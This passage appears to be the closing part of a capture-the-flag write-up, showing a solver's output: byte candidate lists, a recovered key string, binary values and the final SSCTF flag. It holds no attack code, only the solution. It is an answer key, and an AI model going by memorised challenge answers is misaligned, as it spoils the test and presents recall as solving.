[[94], [], [], [], [], [], [], []]
[[94], [38], [], [], [], [], [], []]
[[94], [38], [35], [], [], [], [], []]
[[94], [38], [35], [113], [], [], [], []]
[[94], [38], [35], [113], [68], [], [], []]
[[94], [38], [35], [113], [68], [57], [], []]
[[94], [38], [35], [113], [68], [57], [51, 245], []]
[[94], [38], [35], [113], [68], [57], [51, 245], [0, 4, 95, 157, 163]]
'^&#qD93_'
['00100110', '01111100', '10011011', '01011011', '10100000', '00101010', '11111001',
'11011100', '11010000', '00101001', '00111100', '11100001', '11110111', '10100101']
```

```
[+] Flag is SSCTF{1qaz9ol.nhy64rfv7ujm}
```

Flag: `1qaz9ol.nhy64rfv7ujm`